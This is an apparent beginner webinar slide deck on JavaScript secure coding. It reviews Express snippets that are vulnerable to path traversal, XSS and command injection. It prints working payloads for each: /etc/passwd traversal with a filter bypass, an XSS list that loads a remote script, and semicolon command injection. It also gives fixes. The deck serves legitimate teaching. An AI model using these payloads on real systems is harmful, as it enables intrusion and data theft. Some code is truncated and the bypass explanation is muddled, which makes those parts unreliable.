

JavaScript Secure Code Analysis - 101

Introduction to basic secure coding practices in JavaScript, focusing on beginner-level techniques to help you get started with writing secure code.



About CyberWarfare Labs :

CW Labs is a renowned Infosec company specializing in cybersecurity practical learning. They provide on-demand educational services. The company has 3 primary divisions :

- 1. Learning Management System (LMS) Platform**
- 2. CWL CyberSecurity Playground (CCSP) Platform**
- 3. Infinity Learning Platform**



INFINITE LEARNING EXPERIENCE

About Me

- > Security Intern at CW Labs.
- > Curious learner by day, meme collector by night.
- > Presenting my first-ever webinar (please bear with me)

What we will cover in this session

1

Intro to Secure Coding

2

Software Development & Testing Life Cycle

3

Fundamental Secure Coding Practices & Techniques

4

How to Approach a Code Snippet

5

Code Review

6

Conclusion and QnA




Introduction To Secure Coding

- Secure coding focuses on preventing security risks throughout the entire software development lifecycle.
- It integrates security from the start, not just as an afterthought or after issues arise.
- Security is treated as a foundational element, ensuring it's built into design and implementation from the beginning.
- This approach helps identify and mitigate risks early, making systems more resistant to attacks.
- It reduces the need for security patches later by addressing vulnerabilities upfront. (Although continuous patching is inevitable)




Software Development & Software Testing Life Cycle



Software Development Life Cycle

The Software Development Life Cycle (SDLC) is a process used to plan, create, test, and maintain software. It ensures that software is developed efficiently, meets user needs, and works properly.



Software **Testing** Life Cycle

The Software Testing Life Cycle (STLC) ensures that software is tested for security vulnerabilities and risks. It involves steps to identify, fix, and prevent security issues before the software is released.

Software **Testing** Life Cycle

- **Requirement Analysis:** Understanding what the software needs to do and what security risks to consider.
- **Test Planning:** Creating a plan for testing, including what to test, how to test, and what resources are needed.
- **Test Cases Development:** Writing specific test scenarios to check if the software works correctly and securely.
- **Environment Setup:** Preparing the hardware, software, and tools needed for testing.

Software **Testing** Life Cycle

- **Test Execution:** Running the tests to see if the software behaves as expected and has no security flaws.
- **Test Cycle Closure:** Finalizing the testing process, documenting results, and making improvements for future tests.

**Secure code?
Oh, so now the code's protecting itself from us?**





Fundamental Secure Coding Practices & Techniques

Why Secure Coding Matters

- Secure coding practices protect sensitive data and prevent vulnerabilities.
- They ensure applications are resilient against attacks.
- Minimize the risk of breaches and safeguard user trust.
- Applicable across various programming languages.



```
1 // Brute-Force Attack Prevention
2 if (passwordCorrect && isFirstLoginAttempt) {
3     return "Wrong Credentials, Please try again!";
4 }
5
```

Fundamental Secure Coding Practices

- **Security by Design:** Integrate security from the start to prevent issues later.
- **Password Management:** Use strong passwords and store them securely with cryptographic hashes.
- **Access Control:** Give users only the permissions they need and regularly audit accounts.
- **Error Handling and Logging:** Handle errors well, avoid revealing sensitive info, and log security events.

- **Input Validation:** Never trust user inputs. Validate and sanitize the input before passing it on to various functionalities.
- **System Configuration:** Configure systems securely and apply updates promptly.
- **Threat Modeling:** Identify potential threats early to reduce risks.
- **Cryptographic Practices:** Use strong encryption and follow industry standards to protect sensitive data.

- **Secure Code Reviews:** Regularly review code for security vulnerabilities and ensure compliance with secure coding standards.
- **Automated Security Scanning:** Use tools like Snyk and SonarQube to automatically detect vulnerabilities in code and dependencies.
- **Dependency Management:** Utilize tools like Snyk and OWASP Dependency-Check to monitor and secure open-source libraries.
- **CI/CD Integration:** Integrate security tools like Snyk into CI/CD pipelines to catch vulnerabilities early in development.



How to Approach a Code Snippet

A structured approach to reviewing code ensures consistency, helps catch security flaws early, and improves readability and maintainability. Let's look at some steps to follow:

- **Understand the Context:** Before diving into the code, understand the purpose of the code snippet and its role in the larger application.
- **Identify Potential Vulnerabilities:** Look for common security vulnerabilities such as path traversal, XSS, SSRF, and command injection.
- **Analyze Data Flow:** Trace the flow of data through the code to identify potential areas where malicious input could be injected.

- **Verify Input Validation:** Ensure that all user input is properly validated and sanitized to prevent injection attacks.
- **Review Access Control:** Verify that access control mechanisms are in place to prevent unauthorized access to sensitive data and functionality. (IDS, IPS)
- **Check for Hard Coded Credentials:** Look for any hardcoded credentials such as passwords or API keys.

- **Review Error Handling:** Ensure that error messages do not reveal sensitive information.
- **Use Tools and Techniques:** Utilize tools such as static analysis tools and linters to help identify potential vulnerabilities.





Code Review

Path Traversal

- Path traversal vulnerabilities occur when an attacker manipulates file paths to access unauthorized files or directories on the server.
- In JavaScript, functions like `fs.readFile()` can be vulnerable if not used carefully.
- Without proper validation or sanitization of user inputs, attackers can craft malicious file paths that bypass security measures and gain unauthorized access.


Code Snippet that vulnerable to Path Traversal

```
1  const express = require('express');
2  const fs = require('fs');
3  const path = require('path');
4  const app = express();
5
6  // Route to read and serve a file from the server
7  app.get('/file', (req, res) => {
8    const filename = req.query.filename; // Get filename from query parameter
9
10   // Build the file path
11   const filePath = path.join(__dirname, 'files', filename);
12
13   // Read the file and send its content as a response
14   fs.readFile(filePath, 'utf8', (err, data) => {
15     if (err) {
16       return res.status(404).send('File not found!');
17     }
18     res.send(data);
19   });
20 });
21
22 const port = 4002;
23 app.listen(port, () => {
24   console.log(`Server started on port ${port}`);
25 });
26
```

```
files
├─ hello.txt
```


Path Traversal

1. <http://localhost:4002/file?filename=hello.txt>



hello

2. <http://localhost:4002/file?filename=../../../../../../../../etc/passwd>



```
root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/t
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nolog
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/n
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/u
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nol
resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin messagebus:x:102:105:/:nor
Synchronization,,:/run/systemd:/usr/sbin/nologin syslog:x:104:111:/:home/syslog:/usr/sbin/nologi
uidd:x:107:115:/:run/uidd:/usr/sbin/nologin tcpdump:x:108:116:/:nonexistent:/usr/sbin/nologin
daemon,,:/var/lib/usbmux:/usr/sbin/nologin dnsmasq:x:111:65534:dnsmasq,,:/var/lib/misc:/usr/sb
daemon,,:/run/avahi-daemon:/usr/sbin/nologin cups-pk-helper:x:114:122:user for cups-pk-helper :
```

Code Snippet that vulnerable to Path Traversal

```

1  const express = require("express");
2  const fs = require("fs");
3  const path = require("path");
4  const app = express();
5
6  // Route to read and serve a file from the server
7  app.get("/file", (req, res) => {
8    let filename = req.query.filename;
9    filename = filename.replace(/\.\\.\./g, ""); //using regex to replace '../' with ''
10   console.log(filename);
11
12   // Build the file path
13   const filePath = path.join(__dirname, "files", filename);
14
15   // Read the file and send its content as a response
16   fs.readFile(filePath, "utf8", (err, data) => {
17     if (err) {
18       return res.status(404).send("File not found!");
19     }
20     res.send(data);
21   });
22 });
23
24 const port = 4002;
25 app.listen(port, () => {
26   console.log(`Server started on port ${port}`);
27 });
28

```

Path Traversal



File not found!



We fixed it!.... or did we?

```
Server started on port 4002
etc/passwd
Yay!
```

Path Traversal



```
root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing Li
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:6
Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolve
systemd-timesync:x:103:106:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin syslog:
nologin tee:x:106:112:TDM software stack :/var/lib/tee:/bin/false uidd:x:107:115:/run/uidd:/usr/l
```



Path Traversal

Why did this happen? Put on your thinking caps, we're gonna investigate!

```
filename = filename.replace(/\.\.\/g, '');
```

- This approach replaces all instances of `../` with an empty string, effectively removing them from the filename.
- However, it can be easily bypassed by doubling each character in the `../` string.
- Consider this payload:

```
http://localhost:4002/file?filename=.....//.....//.....//.....//.....//.....//etc/passwd
```
- In this case, each `../` has been doubled to `.....//`, which is still interpreted as `../` by the system.
- Since the `filename.replace(/\.\.\/g, '')` function only targets the exact pattern `../`, it will only replace the first occurrence of `../`, leaving the rest of the doubled characters intact.
- As a result, the payload bypasses the restriction, potentially allowing access to system files.

Path Traversal Remediation

Okay, But how do we fix this?

1. Validate and Sanitize User Input

- Never use user input directly in file paths
- Use a list of allowed file names or characters
- Reject input with dangerous characters like `../`, `..`, `\`, `.`
- Decode input to catch hidden encoded characters

Path Traversal Remediation

2. Normalize Paths and Check the Base Directory

- Use path normalization to remove extra elements like `.` or `..`
- Ensure the final path stays within your intended directory
- Don't rely solely on normalization—attackers can still find workarounds.

Path Traversal Remediation

3. Other Helpful Strategies

- **Allowlisting**: Only allow access to predefined files or folders
- **Secure Path Building**: Use built-in functions to safely combine paths
- **Rewrite Risky Code**: Replace vulnerable file operations with safer alternatives
- Don't assume your validation is foolproof
- Test your app with various inputs to find flaws
- Use automated tools and code reviews to catch missed issues

Cross-Site Scripting (XSS)

- XSS attacks exploit the trust users have in websites.
- When a user visits a compromised site, the browser runs the attacker's script, thinking it's safe.
- This allows attackers to act on behalf of the user or steal their sensitive data.
- XSS can lead to the theft of login credentials, session cookies, personal data, or even financial information.

Code Snippet that vulnerable to XSS


```
1  const express = require('express');
2  const fs = require('fs');
3  const app = express();
4
5  // Route to greet users
6  app.get('/user', (req, res) => {
7      const user_name = req.query.name; // Get name of the user from query parameter
8      res.send(`

# 


```


Cross-Site Scripting (XSS)

Okay...



hello, Enoch

But...




hello, enoch



Cross-Site Scripting (XSS)

Let's step this up a little..




There is no significant impact here, as this is just for demonstration purposes. However, consider if the user input were directly passed into the source code in a production environment.. It would be a disaster.

Cross-Site Scripting (XSS)

- There are different types of XSS, but we will not be going through them in this session.
- Our goal is to understand why user input should never be trusted, even if it comes from a trusted user.
- So, how would we implement the same functionality securely?
- Let's review a code snippet that has the same functionality but where security mechanisms have been implemented to prevent XSS.

```
function escapeHtml(unsafe) {  
  //function to sanitize user input  
  return unsafe  
    .replace(/&/g, "&amp;")  
    .replace(/</g, "&lt;")  
    .replace(/>/g, "&gt;")  
    .replace(/"/g, "&quot;")  
    .replace(/'/g, "&#039;");  
}  
  
// Route to greet users  
app.get("/user", (req, res) => {  
  const user_name = req.query.name; // Get name of the user from query parameter  
  const encoded_name = escapeHtml(user_name);  
  res.send(`<h1>hello, ${encoded_name}</h1>`);  
  console.log(user_name);  
});
```

- This function `escapeHTML()` is designed to sanitize user input, converting potentially dangerous characters into HTML-safe entities.
- The function takes a string (unsafe) and performs regular expression replacements on several characters:
 - & becomes &
 - < becomes <
 - > becomes >
 - " becomes "
 - ' becomes '



hello, <h1>hello</h1>

None of the payloads appear to pop up an alert box. Let's check the logs.

TERMINAL

```

</TITLE><SCRIPT>alert("XSS");</SCRIPT>
<SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<TABLE><TD BACKGROUND="javascript:alert('XSS')">
<DIV STYLE="width: expression(alert('XSS'));">
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
<DIV STYLE="background-image: \0075\0072\006C\0028'\006a\0061\0076\00
\0074\0028.1027\0058.1053\0053\0027\0029'\0029">
<IMG SRC=" &#14; javascript:alert('XSS');">
<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<IMG ""><SCRIPT>alert("XSS")</SCRIPT>>
<IMG SRC=JaVaScRiPt:alert('XSS')>
\";alert('XSS');//
  
```



Cross-Site Scripting (XSS)

Preventing XSS

- **Filter input on arrival:** When you receive user input, validate it strictly based on what's expected (e.g., text, numbers, etc.) to prevent malicious data from entering.
- **Encode data on output:** When sending user input in an HTTP response, encode it properly (HTML, URL, JavaScript, CSS) so it's treated as data, not executable code.
- **Use appropriate response headers:** For responses that aren't supposed to contain HTML or JavaScript, use Content-Type and X-Content-Type-Options headers to make sure the browser handles them safely.
- **Content Security Policy (CSP):** As a backup defense, use CSP to limit what resources can be loaded and executed, reducing the risk of XSS attacks if they occur.

Command Injection

- **User Input Handling:** The application takes user input (e.g., form fields, URL parameters) and passes it to an operating system command (like using `exec()`, `system()`, etc.)
- **Lack of Validation:** If the input isn't properly validated or sanitized, it becomes vulnerable to malicious input.
- **Command Injection:** An attacker can inject special characters (e.g., `;`, `&`) into the input to add their own commands.
- **Execution of Malicious Commands:** The application executes the full input, including the attacker's injected commands, on the system.
- **Potential Damage:** This allows the attacker to execute arbitrary commands, steal data, modify files, or gain unauthorized access.

Code Snippet that vulnerable Command Injection


```

1  const express = require("express");
2  const app = express();
3  const { exec } = require("child_process");
4  const { exit } = require("process");
5
6  app.get("/list", (req, res) => {
7    const folderName = req.query.folderName; //saving user input
8    exec(`ls -l ${folderName}`, (error, stdout) => {
9      //listing contents inside the folder
10     if (error) {
11       res.send(`

${error}</p>`);
12     } else res.send(stdout);
13     });
14 });
15
16 const port = 4002;
17 app.listen(port, () => {
18   console.log(`Server started on port ${port}`);
19 });



```

Command Injection



```
localhost:4002/list?folderName=files
total 4 -rw-rw-r-- 1 enoch enoch 6 Jan 13 16:04 hello.txt
```

Since we know from looking at the output that it's a linux system, Let's try to use some linux commands to perform command injection




```
localhost:4002/list?folderName=cat%20/etc/passwd
Error: Command failed: ls -l cat /etc/passwd ls: cannot access 'cat': No such file or directory
```

- During Command Injection testing, it's important to pay attention to any error messages you might receive. They can provide insight into what the system is trying to do when you pass in commands.
- In our case, we can see that the system is executing a hard-coded command, such as `ls -l`, to list the contents of a directory. We need to bypass this in order to execute the command of our choice.

Command Injection

Let's use a semicolon (;) to signify the end of a command and to start a new one, while evaluating from left to right.



```
localhost:4002/list?folderName=files;cat%20/etc/passwd
```

```
total 4 -rw-rw-r-- 1 enocx enocx 6 Jan 13 16:04 hello.txt
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games
```

Preventing Command Injection

- **Validate and sanitize input:** Always check and clean user input before using it in system commands. Look for dangerous characters like semicolons, pipes, and ampersands. Validate against a whitelist of permitted values.
- **Avoid risky functions:** Don't use functions like `eval`, `system()`, or `exec()` that run code or commands directly. They can allow attackers to run harmful code.
- **Escape special characters:** If you must use user input in a command, escape any special characters to prevent injection.
- **Principle of Least Privilege:** Run applications with the minimum necessary permissions to limit potential damage if an attacker exploits a vulnerability.



Conclusion and QnA

Let's review what we covered in today's session.

- **Basics of Secure Coding:** Importance of security in development.
- **SDLC & STLC Overview:** Brief insight into development and testing cycles.
- **Fundamentals of Secure Coding:** Key practices for writing secure code.
- **Approaching Code Snippets:** Identifying vulnerabilities in code.
- **Vulnerable Code Snippets:** Reviewed examples of path traversal, XSS, and command injection.

Oh wow, you've made it to the end.

Thank You for sticking around!

If you have any questions, now is the perfect time to ask



Feel free to connect with me on LinkedIn

<https://www.linkedin.com/in/enoch-benjamin-4835191a9/>